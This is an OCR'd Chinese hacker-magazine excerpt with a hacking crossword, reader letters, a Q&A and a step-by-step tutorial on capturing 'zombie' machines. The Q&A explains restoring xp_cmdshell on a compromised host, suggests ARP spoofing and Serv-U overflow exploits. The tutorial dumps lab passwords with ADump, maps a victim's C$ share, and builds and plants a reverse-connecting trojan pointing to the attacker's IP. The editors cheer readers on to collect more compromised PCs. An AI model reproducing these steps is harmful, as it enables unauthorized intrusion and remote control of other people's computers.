
详细情况：（http://www.nohack.cn/bbs/viewthread.php?tid=592&fpage=1）

这里十分感谢path及其他朋友，正是你们的执着，促进了书宗前进的动力，正是因为有了你们，我们的江湖之宝《黑客手册》才能越来越经典。

天色不早，最后以坛宗二位高手结束此次互动了，坛宗的一位MM堂主心月的名言"人皆有智，人皆有愚，聪明还是笨，都是相对的！"，而一位能喝酒的鱼的人生格言"男人靠征服世界而征服女人，女人靠征服男人而征服世界"，想想太有道理了，你不同意的话，就到坛子上与他们俩辩论吧！

土豆发话了，辩倒他们奖励你们一车土豆，给你们过冬用，俺就不说了，为了冬天能吃上香喷喷的土豆，俺先去论坛"后天"辩论去了！！！

黑客填字游戏



（答案将在下期公布）

游戏规则：

1．词语分横向和竖向，横向词语的顺序是从左至右，纵向词语的顺序是从上至下。

2．许多词语的某个字母或汉字会和其他的词语共一个格子，所以当你觉的要写到下一个题目时不要犹豫，写下去，因为也许这个题目的最后一个字母是第二个题目的开头字母。

3．要根据所题目所提示的去写，笔者已经充分考虑了难度，努力做到在你想了很久之后能找到的答案，如果实在想不出，也不要急着看答案。去GOOGLE一下印象更深。

4．答案分中文和英文两种，而英文占大部分，大部分都是你熟悉的英文的简写，不会太长，所以不要想太多。

5．遇到中文词语时，提示后面会有注释，请大家注意。

6．每个提示后都有难度提示，一颗☆为常见词语，两颗☆为较专业词语，三颗☆为少见词语。

好吧，现在就开始吧！

横向

1．在http://whois.webhosting.info等查询域名类网站还不流行的时候，前辈常用这个命令来查询对方的DNS分布情况。☆☆

3．TCP/IP网络协议集合中的一个子协议，中文名为点对点协议，主要用来创建电话线路以及ISDN拨号接入ISP的连接。☆☆☆

5．UNIX系统的一个分支，其特点是特别注重操作系统的安全性。☆☆

7．软件开发工具包的中文缩写。☆☆

8．脚本语言中常用来替换字符的函数的名称。☆

9．世界使用排名第一的Web服务软件。它可以运行在几乎所有广泛使用的计算机平台上。☆

10．计算机中最高权限的代称。☆

11．许多整站程序中常用来保存数据库配置的脚本文件的文件名，许多脚本安全问题也是由它而起。☆

12．Mysql中用来插入数据的句法名。☆☆

15．Windows系统中用来在文件中搜索字符串的命令。☆☆

16．关于缓冲区溢出的一个词语，与堆栈有关。☆☆

17．也是关于缓冲区溢出的一个词语，与上题联系紧密。☆☆

18．SQL injection中，我们常常用来计算字符长度的函数。☆

19．美国国家标准信息交换代码的简称。☆

20．推出UNIX系统的著名公司。☆

21．SQL injection的常用函数。☆

22．IIS的一个重要组件，可以通过HTTP向用户提供远程文件存储的服务，前些年出了一个很大的漏洞。☆

23．MYSQL中用来删除表的函数的名称。☆☆☆

24．许多语言中用来在屏幕中打印出字符的函数的名称。☆☆

纵向

2．网络中一种重要传输协议的名称。☆

3．超级女声中常用的淘汰方法。☆

4．SQL语言中用来建立表的语法名。☆

6．堆栈中取出数据的动作简称。☆☆

13．许多脚本中用来验证用户身份的一种方式，通过它记录用户的有关信息，以供用户再次以此身份对web服务器提供要求时作确认。☆☆☆

14．UNIX系统中用于查询用户情况的实用程序，以前的前辈入侵UNIX常用的命令。☆☆

15．PHP中用来执行命令的函数名。☆☆☆

29号信箱

回执摘录：


→我们已经推出《新网吧黑客1点通》教程

□我买了，还行　　　　　□书的内容挺适合我

□我不感兴趣

□我希望出 ___**钱再买一些**___ 这些图书教程

来自山西太原城市职业技术学院（计算机网络）系大一的潘启印，巧妙的抓住伟大汉语的一个小小漏洞，填了1个意想不到的答案。语言的漏洞被研究得如此精湛，真是可喜可贺。将来一定是万中无一的“黑客”奇才。以后创建网络新秩序的任务就交给你了。我这里有一本黑客秘笈，缘分啊，就8.8给你吧。



兄弟，我看你眼圆发亮，将来一定是万中无一的黑客奇葩，以后维护网络秩序就靠你了，我这里有本黑客秘笈，缘分啦，就8.8给你吧

重庆一中高2007级冉江川来信：

第二部分：手册部分

→本辑让我学到了东西的一篇或者两篇文章，并要求点评……

文章：拿日本Linux主机权限——打倒小日本，要日本人为在重庆犯下的罪负责——**掌声鼓励**

→有什么建议：

只要您送一张DVD给我，下次来重庆，我请你吃火锅，（这样可以了吧？）**小编的心热辣热辣**

……一段美言过后……

（同时提醒您，编辑叔叔，火锅很辣的，如果您肠胃不好，我看还是不要浪费我们学生身上可怜的几块钱了）　小编的心拔凉拔凉的

Q&A

我同学的ADSL能上QQ，但上不了网，又有网上常说的那些中毒之类的状况，重启了也不行怎么办啊？

小编也常遇到这种情况。主要原因出在ADSL服务商方面，也许是出于节省资源考虑，服务商对ADSL客户（非固定IP用户）使用的IP超过一段时间（小编这里是24小时）就会屏蔽TCP协议（电信的工作人员说是服务器故障），但却没有屏蔽UDP协议，所以使用UDP协议的QQ可以正常登录，而使用TCP协议通讯的IE或MSN却无法正常工作。解决的办法很简单，重新拔号就行。

怎样防止别人利用sql空口令连接到我的肉鸡？或者禁掉DOS命令？原先我执行命令时显示“未能找到存储过程'master..xpcmdshell'”我已经把他复原了，可不知道怎么搞回去，请指教。

默认情况下MS-SQL的最高权限用户账号SA口令为空，为防止别人利用sql空口令连接到你的肉鸡，可以给SA账号设置一个密码（可在“添加Sa登录密码”中设置密码），更详细的可以在网上搜索“SQL安全设置”。

未能找到存储过程'master..xpcmdshell'的恢复方法是：

查询分离器连接后，第一步执行:EXEC sp_addextendedproc xp_cmdshell,@dllname ='xplog70.dll'declare @o int ；第二步执行:sp_addextendedproc 'xp_cmdshell', 'xpsql70.dll' ，然后按F5键命令执行完毕。

局域网中知道IP，如何攻击？

这就要看你是不是也在同一个局域网中啦，如果是你可以用ARP欺骗让对方上不了网。不过不管你用什么方法基本上都会留下痕迹的，说不定哪天对方就会亲自登门来K你，所以没有必要去非法攻击别人。

一个网站有FTP空口令时。我们能干什么？

有FTP空口令，我想首先看的应该是该网站的FTP服务器是哪个吧。如果是“大名鼎鼎”的SERV-U而且还是可溢出的版本的话，那就赶紧去下个溢出程序吧。否则就看你的这个空口令的用户权限如何再定了。

内网，没有服务器，能否溢出外网？

这要看你溢出的程序了，有些程序溢出成功后需要你直接去连接，这样你是否在内网都可以连接上外网（在公网IP）；而有些程序溢出成功后会自己返回一个SHELL，这就需要你有一个公网的IP了，这种程序下你通过映射也可以溢出外网。

我的服务器必须开放FTP服务，端口暂不能改，又不能限IP，可总有好事者侵入进来，造成我的SQL瘫痪，有什么好办法吗？

尽量不要允许FTP匿名访问，对允许访问的账户设置访问权限（只允许“可读”）。如果使用的是第三方的FTP服务器，要注意及时更新或打上最新的补丁，防止被溢出或提权。

许多读者反映看完了文章，还是不会操作（众编辑：狂晕^^^）。大家不要担心，从这一期开始，每篇文章都会有相应的辅导动画，相信大家能轻松学技术轻松拿肉鸡。想拥有更多的肉鸡吗？那么请你先从基础开始吧，建立好肉鸡场后，就可以出去狂抓肉鸡了，哈哈！

肉鸡接龙——肉鸡串串烧

红山茶

从本文你可以学到：

1. 使用 ADump 获得本地系统的账号和密码
2. 如何启动目标系统的 telnet 服务
3. 上兴远程控制 2006 的基本使用方法
4. DameWare NT Utilities 的基本使用方法

菜鸟都想拥有自己的肉鸡，但通常找不到简单易用的方法。今天我给朋友们介绍几种常见的方法。

俗话说：兔子不吃窝边草。但对于找肉鸡来说，还是从身边下手比较容易些。尤其是大型机房、网吧，通常在管理方面会存在漏洞。下面就结合实战讲一种在局域网搏杀的秘计吧。

我的环境：学校机房、Win2k 系统


我的工具：ADump.exe（用于获得账号和密码）、上兴远程控制 2006（可视化图形控制软件）

漏洞说明：默认共享、密码一致

详细实战步骤如下所示。

一、获得本地机账号和密码

在命令提示符下输入：ADump.exe -d（如图1）。



```
C:\WINNT\system32\cmd.exe
E:\>cmd.exe
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

E:\>ADump.exe

ADump v1.2 - Windows NT/2K Password Dumper
Copyright (C) 2000-2003 by Antiy Labs
http://www.antiy.net


Usage: ADump options
        -d              Display user and password information on screen
        -f [filename]   Write user and password information to a file

E:\>ADump.exe -d

The logon information is:
User Domain: [USR18]
User Name: [hgjf]
User Password: [syhg].
```

图1 运行 Adump.exe -d 显示的结果

可看到用户域：USR18 用户名：hgjf 密码：syhg


大多数管理人员为了方便管理，一般会将机房的密码统一设置，所以获得了本机密码就相当于知道了整个机房机器的密码，这就为后面的远程控制打下了基础。

二、映射硬盘

在命令提示符下输入：net use g: \\202.204.198.160\c$ 将局域网内某一台机器的 C 盘映射为本地的 G 盘，由于密码一致，就不用填写账号和密码了（如图2、图3）。

三、上传木马

对于小菜来说最常用的方法就是，找一款性能好一点的木马，对肉鸡进行可视化图形控制。这里向大家介绍一款好用的小马——上兴远程控制 2006，该木马适用于 Windows 2000/XP/2003，隐蔽性好、功能齐全。采用反弹连接技术，并且屏幕监控使用国外最新极速屏幕传输技术。



```
C:\WINNT\system32\cmd.exe
E:\>net use g: \\202.204.198.160\c$
命令成功完成。
```

图2 将目标202.204.198.160的C盘映射到本地G盘




图3 映射成功后，“我的电脑”中多出一个G盘

先打开上兴远程控制 2006 主程序配置一下（如图4）。

这里我们选择静态 IP 连接（可根据自己情况选择），填上我们的 IP 和端口：202.204.198.158：1017 再设个连接密码：1017，其他可以随便填写。

一切填好后点“生成服务端”生成木马。如果生成成功会提示“生成服务端成功”。接着把我们生成的木马服务端.exe 复制到肉鸡的 C 盘，也就是我们本地的 G 盘，由于是在局域网操作，传送文件就变得简单多了，复制粘贴就 ok 了（如图5）。




图4 服务端配置界面

四、运行木马

这个方法就比较多了，我们知道了账号密码可以连接 IPC$ 用 at 命令运行程序，也可以用种植者运行。这里我们就直接 telnet 上肉鸡运行。

在命令提示符下输入：telnet 202.204.198.160（如图6）。

失败？那么就是肉鸡没有开 telnet 服务。大家可以试试 Win2k 自带的管理工具，用它来开启肉鸡的 telnet 服务。

